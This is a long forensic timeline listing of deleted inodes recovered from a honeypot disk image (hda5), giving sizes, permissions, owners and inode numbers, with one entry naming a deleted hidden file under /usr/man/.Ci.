  2498 .a. -rw-r--r-- 17275    games    140731   <honeypot.hda5.dd-dead-140731>
    38 .a. -rw-r--r-- 17275    games    94233    <honeypot.hda5.dd-dead-94233>
108029 .a. -rw-r--r-- 17275    games    79104    <honeypot.hda5.dd-dead-79104>
 76542 .a. -rw-r--r-- root     root     2314     <honeypot.hda5.dd-dead-2314>
  2073 .a. -rw-r--r-- 17275    games    125299   <honeypot.hda5.dd-dead-125299>
   203 .a. -rw-r--r-- 17275    games    109884   <honeypot.hda5.dd-dead-109884>
  1389 .a. -rw-r--r-- 17275    games    17539    <honeypot.hda5.dd-dead-17539>
```

```
 2327 .a. -rw-r--r-- 17275    games    109925   <honeypot.hda5.dd-dead-109925>
76542 .a. -rw-r--r-- 17275    games    93985    <honeypot.hda5.dd-dead-93985>
10438 .a. -rw-r--r-- 17275    games    93988    <honeypot.hda5.dd-dead-93988>
 4619 .a. -rw-r--r-- 17275    games    79219    <honeypot.hda5.dd-dead-79219>
 1304 .a. -rw-r--r-- 17275    games    48378    <honeypot.hda5.dd-dead-48378>
 1947 .a. -rw-r--r-- 17275    games    48350    <honeypot.hda5.dd-dead-48350>
 1685 .a. -rw-r--r-- 17275    games    94210    <honeypot.hda5.dd-dead-94210>
 2105 .a. -rw-r--r-- 17275    games    94199    <honeypot.hda5.dd-dead-94199>
 4772 .a. -rwxr-xr-x root     root     2278     <honeypot.hda5.dd-dead-2278>
 4256 .a. -rw-r--r-- root     root     109945   <honeypot.hda5.dd-dead-109945>
 1542 .a. -rw-r--r-- 17275    games    79092    <honeypot.hda5.dd-dead-79092>
 3374 .a. -rw-r--r-- root     root     2259     <honeypot.hda5.dd-dead-2259>
 1197 .a. -rw-r--r-- 17275    games    79216    <honeypot.hda5.dd-dead-79216>
  180 .a. -rw-r--r-- 17275    games    140694   <honeypot.hda5.dd-dead-140694>
 6980 .a. -rw-r--r-- 17275    games    140799   <honeypot.hda5.dd-dead-140799>
 2016 .a. -rw-r--r-- 17275    games    79197    <honeypot.hda5.dd-dead-79197>
 2105 .a. -rw-r--r-- 17275    games    94350    <honeypot.hda5.dd-dead-94350>
 3309 .a. -rw-r--r-- 17275    games    79114    <honeypot.hda5.dd-dead-79114>
 1039 .a. -rw-r--r-- 17275    games    94042    <honeypot.hda5.dd-dead-94042>
99300 .a. -rw-r--r-- 17275    games    78932    <honeypot.hda5.dd-dead-78932>
 1313 .a. -rw-r--r-- 17275    games    94301    <honeypot.hda5.dd-dead-94301>
 4220 .a. -rw-r--r-- root     root     79309    <honeypot.hda5.dd-dead-79309>
   90 .a. -rw-r--r-- 17275    games    63820    <honeypot.hda5.dd-dead-63820>
 1556 .a. -rw-r--r-- 17275    games    79164    <honeypot.hda5.dd-dead-79164>
 1542 .a. -rw-r--r-- 17275    games    17574    <honeypot.hda5.dd-dead-17574>
 1511 .a. -rw-r--r-- 17275    games    109888   <honeypot.hda5.dd-dead-109888>
  284 .a. -rw-r--r-- 17275    games    17531    <honeypot.hda5.dd-dead-17531>
 6028 .a. -rw-r--r-- root     root     48450    <honeypot.hda5.dd-dead-48450>
 2242 .a. -rw-r--r-- 17275    games    2248     <honeypot.hda5.dd-dead-2248>
 2385 .a. -rw-r--r-- 17275    games    79210    <honeypot.hda5.dd-dead-79210>
    9 .a. -rw-r--r-- 17275    games    94132    <honeypot.hda5.dd-dead-94132>
   98 .a. -rw-r--r-- 17275    games    94169    <honeypot.hda5.dd-dead-94169>
 2109 .a. -rw-r--r-- 17275    games    109997   <honeypot.hda5.dd-dead-109997>
21377 .a. -rw-r--r-- root     root     2305     <honeypot.hda5.dd-dead-2305>
 4108 .a. -rw-r--r-- 17275    games    125265   <honeypot.hda5.dd-dead-125265>
   42 .a. -rw-r--r-- 17275    games    79093    <honeypot.hda5.dd-dead-79093>
 1864 .a. -rw-r--r-- 17275    games    109871   <honeypot.hda5.dd-dead-109871>
 9257 .a. -rw-r--r-- 17275    games    125279   <honeypot.hda5.dd-dead-125279>
 1955 .a. -rw-r--r-- 17275    games    109983   <honeypot.hda5.dd-dead-109983>
 7942 .a. -rw-r--r-- root     root     2297     <honeypot.hda5.dd-dead-2297>
 2343 .a. -rw-r--r-- 17275    games    140765   <honeypot.hda5.dd-dead-140765>
  140 .a. -rw-r--r-- 17275    games    94173    <honeypot.hda5.dd-dead-94173>
  224 .a. -rw-r--r-- 17275    games    94234    <honeypot.hda5.dd-dead-94234>
 2392 .a. -rw-r--r-- 17275    games    140812   <honeypot.hda5.dd-dead-140812>
 1458 .a. -rw-r--r-- 17275    games    17545    <honeypot.hda5.dd-dead-17545>
 2652 .a. -rw-r--r-- 17275    games    17618    <honeypot.hda5.dd-dead-17618>
17995 .a. -rwxr-xr-x root     root     2270     <honeypot.hda5.dd-dead-2270>
   39 .a. -rw-r--r-- 17275    games    94286    <honeypot.hda5.dd-dead-94286>
 4908 .a. -rw-r--r-- root     root     79229    <honeypot.hda5.dd-dead-79229>
20528 .a. -rw-r--r-- root     root     2261     <honeypot.hda5.dd-dead-2261>
 3769 .a. -rw-r--r-- 17275    games    94091    <honeypot.hda5.dd-dead-94091>
    9 .a. -rw-r--r-- 17275    games    94309    <honeypot.hda5.dd-dead-94309>
    9 .a. -rw-r--r-- 17275    games    94159    <honeypot.hda5.dd-dead-94159>
   55 .a. -rw-r--r-- 17275    games    94180    <honeypot.hda5.dd-dead-94180>
 4120 .a. -rw-r--r-- 17275    games    140720   <honeypot.hda5.dd-dead-140720>
    9 .a. -rw-r--r-- 17275    games    17529    <honeypot.hda5.dd-dead-17529>
  760 .a. -rw-r--r-- 17275    games    140673   <honeypot.hda5.dd-dead-140673>
 4328 .a. -rw-r--r-- root     root     109952   <honeypot.hda5.dd-dead-109952>
 2158 .a. -rw-r--r-- 17275    games    79151    <honeypot.hda5.dd-dead-79151>
 2149 .a. -rw-r--r-- 17275    games    94089    <honeypot.hda5.dd-dead-94089>
 4220 .a. -rw-r--r-- root     root     79283    <honeypot.hda5.dd-dead-79283>
 1858 .a. -rw-r--r-- 17275    games    93736    <honeypot.hda5.dd-dead-93736>
 2929 .a. -rw-r--r-- 17275    games    48338    <honeypot.hda5.dd-dead-48338>
 3296 .a. -rw-r--r-- 17275    games    94037    <honeypot.hda5.dd-dead-94037>
 4552 .a. -rw-r--r-- root     root     63797    <honeypot.hda5.dd-dead-63797>
  461 .a. -rw-r--r-- 17275    games    94316    <honeypot.hda5.dd-dead-94316>
 1747 .a. -rw-r--r-- 17275    games    79163    <honeypot.hda5.dd-dead-79163>
 3063 .a. -/-rw-r--r-- 17275    games    109853   /usr/man/.Ci/.temp4 (deleted)
 2498 .a. -rw-r--r-- 17275    games    125282   <honeypot.hda5.dd-dead-125282>
11948 .a. -rw-r--r-- 17275    games    125277   <honeypot.hda5.dd-dead-125277>
    9 .a. -rw-r--r-- 17275    games    94062    <honeypot.hda5.dd-dead-94062>
 4580 .a. -rw-r--r-- root     root     79298    <honeypot.hda5.dd-dead-79298>
14516 .a. -rw-r--r-- root     root     140832   <honeypot.hda5.dd-dead-140832>
 1899 .a. -rw-r--r-- 17275    games    2245     <honeypot.hda5.dd-dead-2245>
 4500 .a. -rw-r--r-- root     root     109958   <honeypot.hda5.dd-dead-109958>
21017 .a. -rw-r--r-- root     root     2346     <honeypot.hda5.dd-dead-2346>
 4200 .a. -rw-r--r-- root     root     79236    <honeypot.hda5.dd-dead-79236>
 1302 .a. -rw-r--r-- 17275    games    48369    <honeypot.hda5.dd-dead-48369>
 4420 .a. -rw-r--r-- root     root     48412    <honeypot.hda5.dd-dead-48412>
  488 .a. -rw-r--r-- 17275    games    140809   <honeypot.hda5.dd-dead-140809>
 1405 .a. -rw-r--r-- 17275    games    79140    <honeypot.hda5.dd-dead-79140>
   38 .a. -rw-r--r-- 17275    games    17530    <honeypot.hda5.dd-dead-17530>
 2248 .a. -rw-r--r-- 17275    games    79116    <honeypot.hda5.dd-dead-79116>
 1506 .a. -rw-r--r-- 17275    games    17543    <honeypot.hda5.dd-dead-17543>
17136 .a. -rw-r--r-- 17275    games    140746   <honeypot.hda5.dd-dead-140746>
 3192 .a. -rw-r--r-- root     root     2326     <honeypot.hda5.dd-dead-2326>
   46 .a. -rw-r--r-- 17275    games    94097    <honeypot.hda5.dd-dead-94097>
 1109 .a. -rw-r--r-- 17275    games    48379    <honeypot.hda5.dd-dead-48379>
 3335 .a. -rw-r--r-- 17275    games    93999    <honeypot.hda5.dd-dead-93999>
 5208 .a. -rw-r--r-- root     root     63803    <honeypot.hda5.dd-dead-63803>
    9 .a. -rw-r--r-- 17275    games    94232    <honeypot.hda5.dd-dead-94232>
 2372 .a. -rw-r--r-- 17275    games    17617    <honeypot.hda5.dd-dead-17617>
 1289 .a. -rw-r--r-- 17275    games    109921   <honeypot.hda5.dd-dead-109921>
 2650 .a. -rw-r--r-- 17275    games    2252     <honeypot.hda5.dd-dead-2252>
30968 .a. -rw-r--r-- root     root     2325     <honeypot.hda5.dd-dead-2325>
 1892 .a. -rw-r--r-- 17275    games    140744   <honeypot.hda5.dd-dead-140744>
 2330 .a. -rw-r--r-- 17275    games    48351    <honeypot.hda5.dd-dead-48351>
 7324 .a. -rw-r--r-- root     root     79245    <honeypot.hda5.dd-dead-79245>
   38 .a. -rw-r--r-- 17275    games    17596    <honeypot.hda5.dd-dead-17596>
11932 .a. -rw-r--r-- root     root     125333   <honeypot.hda5.dd-dead-125333>
 4740 .a. -rw-r--r-- root     root     48451    <honeypot.hda5.dd-dead-48451>
 3309 .a. -rw-r--r-- 17275    games    94294    <honeypot.hda5.dd-dead-94294>
```

```
  6654 .a. -rw-r--r-- 17275    games    17537    <honeypot.hda5.dd-dead-17537>
   543 .a. -rw-r--r-- 17275    games    94036    <honeypot.hda5.dd-dead-94036>
  4708 .a. -rw-r--r-- root     root     79248    <honeypot.hda5.dd-dead-79248>
  3777 .a. -rw-r--r-- 17275    games    17581    <honeypot.hda5.dd-dead-17581>
  2355 .a. -rw-r--r-- 17275    games    79119    <honeypot.hda5.dd-dead-79119>
  3820 .a. -rw-r--r-- root     root     2295     <honeypot.hda5.dd-dead-2295>
  2441 .a. -rw-r--r-- 17275    games    79159    <honeypot.hda5.dd-dead-79159>
 80361 .a. -rwxr-xr-x 17275    games    79083    <honeypot.hda5.dd-dead-79083>
  1341 .a. -rw-r--r-- 17275    games    48367    <honeypot.hda5.dd-dead-48367>
 43996 .a. -rw-r--r-- 17275    games    140800   <honeypot.hda5.dd-dead-140800>
  3801 .a. -rw-r--r-- 17275    games    140784   <honeypot.hda5.dd-dead-140784>
    36 .a. -rw-r--r-- 17275    games    94168    <honeypot.hda5.dd-dead-94168>
 50882 .a. -rw-r--r-- 17275    games    17645    <honeypot.hda5.dd-dead-17645>
  1567 .a. -rw-r--r-- 17275    games    94148    <honeypot.hda5.dd-dead-94148>
 11108 .a. -rw-r--r-- root     root     48425    <honeypot.hda5.dd-dead-48425>
  4406 .a. -rw-r--r-- 17275    games    125266   <honeypot.hda5.dd-dead-125266>
 22876 .a. -rwxr-xr-x root     root     2271     <honeypot.hda5.dd-dead-2271>
  1499 .a. -rw-r--r-- 17275    games    94279    <honeypot.hda5.dd-dead-94279>
  9188 .a. -rw-r--r-- root     root     79267    <honeypot.hda5.dd-dead-79267>
  2152 .a. -rw-r--r-- 17275    games    94076    <honeypot.hda5.dd-dead-94076>
    51 .a. -rw-r--r-- 17275    games    17633    <honeypot.hda5.dd-dead-17633>
  1779 .a. -rw-r--r-- 17275    games    140736   <honeypot.hda5.dd-dead-140736>
  4512 .a. -rw-r--r-- 17275    games    93800    <honeypot.hda5.dd-dead-93800>
    37 .a. -rw-r--r-- 17275    games    140688   <honeypot.hda5.dd-dead-140688>
   367 .a. -rw-r--r-- 17275    games    94185    <honeypot.hda5.dd-dead-94185>
  6010 .a. -rw-r--r-- 17275    games    79175    <honeypot.hda5.dd-dead-79175>
  1443 .a. -rw-r--r-- 17275    games    63763    <honeypot.hda5.dd-dead-63763>
 21388 .a. -rw-r--r-- root     root     140835   <honeypot.hda5.dd-dead-140835>
  5076 .a. -rw-r--r-- root     root     79252    <honeypot.hda5.dd-dead-79252>
  1885 .a. -rw-r--r-- 17275    games    140718   <honeypot.hda5.dd-dead-140718>
  1632 .a. -rw-r--r-- 17275    games    79189    <honeypot.hda5.dd-dead-79189>
   969 .a. -rw-r--r-- 17275    games    93953    <honeypot.hda5.dd-dead-93953>
    37 .a. -rw-r--r-- 17275    games    94188    <honeypot.hda5.dd-dead-94188>
  2981 .a. -rw-r--r-- 17275    games    79134    <honeypot.hda5.dd-dead-79134>
  6848 .a. -rw-r--r-- root     root     48435    <honeypot.hda5.dd-dead-48435>
  4508 .a. -rw-r--r-- root     root     48422    <honeypot.hda5.dd-dead-48422>
  3331 .a. -rw-r--r-- 17275    games    79096    <honeypot.hda5.dd-dead-79096>
  1210 .a. -rw-r--r-- 17275    games    109916   <honeypot.hda5.dd-dead-109916>
  2041 .a. -rw-r--r-- 17275    games    94126    <honeypot.hda5.dd-dead-94126>
    37 .a. -rw-r--r-- 17275    games    94334    <honeypot.hda5.dd-dead-94334>
  2372 .a. -rw-r--r-- 17275    games    109880   <honeypot.hda5.dd-dead-109880>
    93 .a. -rw-r--r-- 17275    games    17577    <honeypot.hda5.dd-dead-17577>
  6766 .a. -rw-r--r-- 17275    games    17559    <honeypot.hda5.dd-dead-17559>
    39 .a. -rw-r--r-- 17275    games    94206    <honeypot.hda5.dd-dead-94206>
  4404 .a. -rw-r--r-- root     root     63806    <honeypot.hda5.dd-dead-63806>
  2218 .a. -rw-r--r-- 17275    games    63780    <honeypot.hda5.dd-dead-63780>
  4640 .a. -rw-r--r-- 17275    games    94029    <honeypot.hda5.dd-dead-94029>
  2758 .a. -rw-r--r-- 17275    games    63766    <honeypot.hda5.dd-dead-63766>
   318 .a. -rw-r--r-- 17275    games    94142    <honeypot.hda5.dd-dead-94142>
  4565 .a. -rw-r--r-- 17275    games    94229    <honeypot.hda5.dd-dead-94229>
  5524 .a. -rw-r--r-- 17275    games    125274   <honeypot.hda5.dd-dead-125274>
  2036 .a. -rw-r--r-- 17275    games    79200    <honeypot.hda5.dd-dead-79200>
  1480 .a. -rw-r--r-- 17275    games    17541    <honeypot.hda5.dd-dead-17541>
     9 .a. -rw-r--r-- 17275    games    140692   <honeypot.hda5.dd-dead-140692>
   597 .a. -rw-r--r-- 17275    games    79123    <honeypot.hda5.dd-dead-79123>
  1456 .a. -rw-r--r-- 17275    games    48400    <honeypot.hda5.dd-dead-48400>
 16424 .a. -rw-r--r-- root     root     93969    <honeypot.hda5.dd-dead-93969>
  4210 .a. -rw-r--r-- 17275    games    140735   <honeypot.hda5.dd-dead-140735>
  4892 .a. -rw-r--r-- root     root     2288     <honeypot.hda5.dd-dead-2288>
  5760 .a. -rw-r--r-- root     root     109961   <honeypot.hda5.dd-dead-109961>
  1112 .a. -rw-r--r-- 17275    games    79148    <honeypot.hda5.dd-dead-79148>
 44382 .a. -rw-r--r-- 17275    games    79317    <honeypot.hda5.dd-dead-79317>
    45 .a. -rw-r--r-- 17275    games    94193    <honeypot.hda5.dd-dead-94193>
  1599 .a. -rw-r--r-- 17275    games    79194    <honeypot.hda5.dd-dead-79194>
  5824 .a. -rw-r--r-- root     root     2285     <honeypot.hda5.dd-dead-2285>
 23444 .a. -rw-r--r-- root     root     140828   <honeypot.hda5.dd-dead-140828>
  1904 .a. -rw-r--r-- 17275    games    140724   <honeypot.hda5.dd-dead-140724>
  8567 .a. -rw-r--r-- root     root     2275     <honeypot.hda5.dd-dead-2275>
  2017 .a. -rw-r--r-- 17275    games    94022    <honeypot.hda5.dd-dead-94022>
  2684 .a. -rw-r--r-- 17275    games    94288    <honeypot.hda5.dd-dead-94288>
 32322 .a. -rw-r--r-- root     root     2334     <honeypot.hda5.dd-dead-2334>
 26334 .a. -rw-r--r-- 17275    games    93974    <honeypot.hda5.dd-dead-93974>
  2340 .a. -rw-r--r-- 17275    games    48398    <honeypot.hda5.dd-dead-48398>
  4692 .a. -rw-r--r-- root     root     48445    <honeypot.hda5.dd-dead-48445>
  4460 .a. -rw-r--r-- root     root     79292    <honeypot.hda5.dd-dead-79292>
  2846 .a. -rw-r--r-- 17275    games    140749   <honeypot.hda5.dd-dead-140749>
 87262 .a. -rw-r--r-- root     root     2281     <honeypot.hda5.dd-dead-2281>
  1765 .a. -rw-r--r-- 17275    games    94145    <honeypot.hda5.dd-dead-94145>
   180 .a. -rw-r--r-- 17275    games    17514    <honeypot.hda5.dd-dead-17514>
  2887 .a. -rw-r--r-- root     root     2262     <honeypot.hda5.dd-dead-2262>
 10587 .a. -rw-r--r-- 17275    games    48362    <honeypot.hda5.dd-dead-48362>
  1908 .a. -rw-r--r-- 17275    games    79204    <honeypot.hda5.dd-dead-79204>
   134 .a. -rw-r--r-- 17275    games    17523    <honeypot.hda5.dd-dead-17523>
  4096 .a. -rw-r--r-- root     root     79241    <honeypot.hda5.dd-dead-79241>
  4949 .a. -rw-r--r-- root     root     2362     <honeypot.hda5.dd-dead-2362>
     9 .a. -rw-r--r-- 17275    games    94343    <honeypot.hda5.dd-dead-94343>
  3362 .a. -rw-r--r-- 17275    games    48408    <honeypot.hda5.dd-dead-48408>
  7576 .a. -rw-r--r-- root     root     79255    <honeypot.hda5.dd-dead-79255>
  5776 .a. -rw-r--r-- root     root     79301    <honeypot.hda5.dd-dead-79301>
  2364 .a. -rw-r--r-- 17275    games    109985   <honeypot.hda5.dd-dead-109985>
  1567 .a. -rw-r--r-- 17275    games    125381   <honeypot.hda5.dd-dead-125381>
   691 .a. -rw-r--r-- root     root     2277     <honeypot.hda5.dd-dead-2277>
   233 .a. -rw-r--r-- 17275    games    94088    <honeypot.hda5.dd-dead-94088>
  2505 .a. -rw-r--r-- 17275    games    125261   <honeypot.hda5.dd-dead-125261>
  2222 .a. -rw-r--r-- 17275    games    94202    <honeypot.hda5.dd-dead-94202>
  3235 .a. -rw-r--r-- 17275    games    48345    <honeypot.hda5.dd-dead-48345>
  5218 .a. -rw-r--r-- root     root     2311     <honeypot.hda5.dd-dead-2311>
 10043 .a. -rw-r--r-- root     root     2360     <honeypot.hda5.dd-dead-2360>
  1727 .a. -rw-r--r-- 17275    games    94023    <honeypot.hda5.dd-dead-94023>
  1376 .a. -rw-r--r-- 17275    games    140704   <honeypot.hda5.dd-dead-140704>
  5292 .a. -rw-r--r-- root     root     79279    <honeypot.hda5.dd-dead-79279>
  1082 .a. -rw-r--r-- 17275    games    1891     <honeypot.hda5.dd-dead-1891>
```

```
30968 .a. -rw-r--r-- 17275    games    93996    <honeypot.hda5.dd-dead-93996>
 1756 .a. -rw-r--r-- 17275    games    94303    <honeypot.hda5.dd-dead-94303>
    9 .a. -rw-r--r-- 17275    games    125386   <honeypot.hda5.dd-dead-125386>
 4364 .a. -rw-r--r-- root     root     125336   <honeypot.hda5.dd-dead-125336>
 1253 .a. -rw-r--r-- 17275    games    94164    <honeypot.hda5.dd-dead-94164>
  375 .a. -rw-r--r-- 17275    games    17641    <honeypot.hda5.dd-dead-17641>
    9 .a. -rw-r--r-- 17275    games    140715   <honeypot.hda5.dd-dead-140715>
   51 .a. -rw-r--r-- 17275    games    94155    <honeypot.hda5.dd-dead-94155>
35544 .a. -rw-r--r-- root     root     2329     <honeypot.hda5.dd-dead-2329>
  559 .a. -rw-r--r-- 17275    games    140815   <honeypot.hda5.dd-dead-140815>
   39 .a. -rw-r--r-- 17275    games    109892   <honeypot.hda5.dd-dead-109892>
 4520 .a. -rw-r--r-- root     root     63802    <honeypot.hda5.dd-dead-63802>
 2330 .a. -rw-r--r-- 17275    games    125293   <honeypot.hda5.dd-dead-125293>
 4754 .a. -rw-r--r-- 17275    games    94000    <honeypot.hda5.dd-dead-94000>
   51 .a. -rw-r--r-- 17275    games    140711   <honeypot.hda5.dd-dead-140711>
18491 .a. -rw-r--r-- 17275    games    17565    <honeypot.hda5.dd-dead-17565>
 1863 .a. -rw-r--r-- 17275    games    79149    <honeypot.hda5.dd-dead-79149>
    9 .a. -rw-r--r-- 17275    games    140709   <honeypot.hda5.dd-dead-140709>
    9 .a. -rw-r--r-- 17275    games    94266    <honeypot.hda5.dd-dead-94266>
17982 .a. -rw-r--r-- 17275    games    93937    <honeypot.hda5.dd-dead-93937>
 1558 .a. -rw-r--r-- 17275    games    79141    <honeypot.hda5.dd-dead-79141>
 8954 .a. -rw-r--r-- 17275    games    94005    <honeypot.hda5.dd-dead-94005>
23105 .a. -rw-r--r-- 17275    games    94007    <honeypot.hda5.dd-dead-94007>
23548 .a. -rw-r--r-- 17275    games    17580    <honeypot.hda5.dd-dead-17580>
 1335 .a. -rw-r--r-- 17275    games    109922   <honeypot.hda5.dd-dead-109922>
   39 .a. -rw-r--r-- 17275    games    17608    <honeypot.hda5.dd-dead-17608>
 4399 .a. -rw-r--r-- 17275    games    94198    <honeypot.hda5.dd-dead-94198>
 4996 .a. -rw-r--r-- root     root     79259    <honeypot.hda5.dd-dead-79259>
 8615 .a. -rw-r--r-- root     root     94358    <honeypot.hda5.dd-dead-94358>
 3028 .a. -rw-r--r-- 17275    games    140756   <honeypot.hda5.dd-dead-140756>
  318 .a. -rw-r--r-- 17275    games    125376   <honeypot.hda5.dd-dead-125376>
  297 .a. -rw-r--r-- 17275    games    140725   <honeypot.hda5.dd-dead-140725>
 4532 .a. -rw-r--r-- root     root     79231    <honeypot.hda5.dd-dead-79231>
13820 .a. -rw-r--r-- root     root     140838   <honeypot.hda5.dd-dead-140838>
 2194 .a. -rw-r--r-- 17275    games    94251    <honeypot.hda5.dd-dead-94251>
25275 .a. -rw-r--r-- 17275    games    78888    <honeypot.hda5.dd-dead-78888>
 4608 .a. -rw-r--r-- root     root     48457    <honeypot.hda5.dd-dead-48457>
17185 .a. -rw-r--r-- 17275    games    93967    <honeypot.hda5.dd-dead-93967>
 3247 .a. -rw-r--r-- 17275    games    79077    <honeypot.hda5.dd-dead-79077>
 4736 .a. -rw-r--r-- root     root     125360   <honeypot.hda5.dd-dead-125360>
 1633 .a. -rw-r--r-- 17275    games    94263    <honeypot.hda5.dd-dead-94263>
 2164 .a. -rw-r--r-- 17275    games    140678   <honeypot.hda5.dd-dead-140678>
 2050 .a. -rw-r--r-- 17275    games    109910   <honeypot.hda5.dd-dead-109910>
 2650 .a. -rw-r--r-- 17275    games    17556    <honeypot.hda5.dd-dead-17556>
22876 .a. -rwxr-xr-x 17275    games    79082    <honeypot.hda5.dd-dead-79082>
12320 .a. -rw-r--r-- root     root     2289     <honeypot.hda5.dd-dead-2289>
 2273 .a. -rw-r--r-- 17275    games    48391    <honeypot.hda5.dd-dead-48391>
    9 .a. -rw-r--r-- 17275    games    17639    <honeypot.hda5.dd-dead-17639>
 3677 .a. -rw-r--r-- 17275    games    48387    <honeypot.hda5.dd-dead-48387>
 4449 .a. -rw-r--r-- 17275    games    79156    <honeypot.hda5.dd-dead-79156>
 3068 .a. -rw-r--r-- 17275    games    140757   <honeypot.hda5.dd-dead-140757>
 7772 .a. -rw-r--r-- 17275    games    48390    <honeypot.hda5.dd-dead-48390>
    9 .a. -rw-r--r-- 17275    games    94096    <honeypot.hda5.dd-dead-94096>
11542 .a. -rw-r--r-- 17275    games    125288   <honeypot.hda5.dd-dead-125288>
 1082 .a. -rw-r--r-- 17275    games    94055    <honeypot.hda5.dd-dead-94055>
 4828 .a. -rw-r--r-- root     root     125351   <honeypot.hda5.dd-dead-125351>
  554 .a. -rw-r--r-- root     root     125340   <honeypot.hda5.dd-dead-125340>
    9 .a. -rw-r--r-- 17275    games    94153    <honeypot.hda5.dd-dead-94153>
 2633 .a. -rw-r--r-- 17275    games    109875   <honeypot.hda5.dd-dead-109875>
  250 .a. -rw-r--r-- 17275    games    79126    <honeypot.hda5.dd-dead-79126>
 2577 .a. -rw-r--r-- 17275    games    17553    <honeypot.hda5.dd-dead-17553>
 3183 .a. -rw-r--r-- 17275    games    79154    <honeypot.hda5.dd-dead-79154>
 8658 .a. -rw-r--r-- 17275    games    94009    <honeypot.hda5.dd-dead-94009>
 4764 .a. -rw-r--r-- root     root     79286    <honeypot.hda5.dd-dead-79286>
10339 .a. -rw-r--r-- 17275    games    140801   <honeypot.hda5.dd-dead-140801>
 1067 .a. -rw-r--r-- root     root     125341   <honeypot.hda5.dd-dead-125341>
   55 .a. -rw-r--r-- 17275    games    140773   <honeypot.hda5.dd-dead-140773>
21377 .a. -rw-r--r-- 17275    games    93976    <honeypot.hda5.dd-dead-93976>
 5071 .a. -rw-r--r-- 17275    games    78454    <honeypot.hda5.dd-dead-78454>
 9900 .a. -rw-r--r-- root     root     79268    <honeypot.hda5.dd-dead-79268>
 2356 .a. -rw-r--r-- 17275    games    93973    <honeypot.hda5.dd-dead-93973>
 1735 .a. -rw-r--r-- 17275    games    125272   <honeypot.hda5.dd-dead-125272>
  181 .a. -rw-r--r-- 17275    games    94161    <honeypot.hda5.dd-dead-94161>
 3623 .a. -rw-r--r-- 17275    games    94326    <honeypot.hda5.dd-dead-94326>
 7942 .a. -rw-r--r-- 17275    games    93968    <honeypot.hda5.dd-dead-93968>
 4576 .a. -rw-r--r-- root     root     79305    <honeypot.hda5.dd-dead-79305>
 2842 .a. -rw-r--r-- 17275    games    109932   <honeypot.hda5.dd-dead-109932>
11032 .a. -rw-r--r-- root     root     125364   <honeypot.hda5.dd-dead-125364>
   38 .a. -rw-r--r-- 17275    games    140710   <honeypot.hda5.dd-dead-140710>
 2452 .a. -rw-r--r-- 17275    games    140739   <honeypot.hda5.dd-dead-140739>
 2714 .a. -rw-r--r-- 17275    games    79179    <honeypot.hda5.dd-dead-79179>
 2024 .a. -rw-r--r-- 17275    games    94322    <honeypot.hda5.dd-dead-94322>
 2334 .a. -rw-r--r-- 17275    games    94250    <honeypot.hda5.dd-dead-94250>
16879 .a. -rw-r--r-- root     root     2254     <honeypot.hda5.dd-dead-2254>
    9 .a. -rw-r--r-- 17275    games    94328    <honeypot.hda5.dd-dead-94328>
13617 .a. -rw-r--r-- root     root     2306     <honeypot.hda5.dd-dead-2306>
15705 .a. -rw-r--r-- root     root     2339     <honeypot.hda5.dd-dead-2339>
 1717 .a. -rw-r--r-- 17275    games    17534    <honeypot.hda5.dd-dead-17534>
 2331 .a. -rw-r--r-- 17275    games    94124    <honeypot.hda5.dd-dead-94124>
10437 .a. -rw-r--r-- root     root     63773    <honeypot.hda5.dd-dead-63773>
 2750 .a. -rw-r--r-- 17275    games    79113    <honeypot.hda5.dd-dead-79113>
 2506 .a. -rw-r--r-- 17275    games    140787   <honeypot.hda5.dd-dead-140787>
 4512 .a. -rw-r--r-- root     root     2260     <honeypot.hda5.dd-dead-2260>
    9 .a. -rw-r--r-- 17275    games    94140    <honeypot.hda5.dd-dead-94140>
 2334 .a. -rw-r--r-- 17275    games    94100    <honeypot.hda5.dd-dead-94100>
 1525 .a. -rw-r--r-- 17275    games    94048    <honeypot.hda5.dd-dead-94048>
 6128 .a. -rw-r--r-- root     root     109949   <honeypot.hda5.dd-dead-109949>
 1885 .a. -rw-r--r-- 17275    games    125269   <honeypot.hda5.dd-dead-125269>
 4560 .a. -rw-r--r-- root     root     79265    <honeypot.hda5.dd-dead-79265>
   41 .a. -rw-r--r-- 17275    games    17522    <honeypot.hda5.dd-dead-17522>
 1205 .a. -rw-r--r-- 17275    games    94024    <honeypot.hda5.dd-dead-94024>
 2809 .a. -rw-r--r-- 17275    games    94255    <honeypot.hda5.dd-dead-94255>
```

```
  1682 .a. -rw-r--r-- 17275    games    79157    <honeypot.hda5.dd-dead-79157>
  1891 .a. -rw-r--r-- 17275    games    93980    <honeypot.hda5.dd-dead-93980>
  5845 .a. -rw-r--r-- 17275    games    94032    <honeypot.hda5.dd-dead-94032>
  1559 .a. -rw-r--r-- 17275    games    79206    <honeypot.hda5.dd-dead-79206>
  3914 .a. -rw-r--r-- root     root     2256     <honeypot.hda5.dd-dead-2256>
 11608 .a. -rw-r--r-- root     root     48410    <honeypot.hda5.dd-dead-48410>
   200 .a. -rw-r--r-- 17275    games    140754   <honeypot.hda5.dd-dead-140754>
  4051 .a. -rw-r--r-- root     root     140824   <honeypot.hda5.dd-dead-140824>
 11740 .a. -rw-r--r-- root     root     125363   <honeypot.hda5.dd-dead-125363>
  1465 .a. -rw-r--r-- 17275    games    2243     <honeypot.hda5.dd-dead-2243>
   819 .a. -rw-r--r-- root     root     125337   <honeypot.hda5.dd-dead-125337>
    53 .a. -rw-r--r-- 17275    games    94072    <honeypot.hda5.dd-dead-94072>
  2852 .a. -rw-r--r-- 17275    games    140783   <honeypot.hda5.dd-dead-140783>
  1818 .a. -rw-r--r-- 17275    games    94025    <honeypot.hda5.dd-dead-94025>
  4007 .a. -rw-r--r-- root     root     2287     <honeypot.hda5.dd-dead-2287>
  2795 .a. -rw-r--r-- 17275    games    109903   <honeypot.hda5.dd-dead-109903>
   228 .a. -rw-r--r-- 17275    games    94189    <honeypot.hda5.dd-dead-94189>
  1506 .a. -rw-r--r-- 17275    games    94282    <honeypot.hda5.dd-dead-94282>
  2404 .a. -rw-r--r-- 17275    games    79120    <honeypot.hda5.dd-dead-79120>
 22976 .a. -rw-r--r-- root     root     2321     <honeypot.hda5.dd-dead-2321>
 26045 .a. -rw-r--r-- 17275    games    93981    <honeypot.hda5.dd-dead-93981>
  2021 .a. -rw-r--r-- 17275    games    79203    <honeypot.hda5.dd-dead-79203>
  1051 .a. -rw-r--r-- root     root     125338   <honeypot.hda5.dd-dead-125338>
  4908 .a. -rw-r--r-- root     root     125348   <honeypot.hda5.dd-dead-125348>
 22976 .a. -rw-r--r-- 17275    games    93992    <honeypot.hda5.dd-dead-93992>
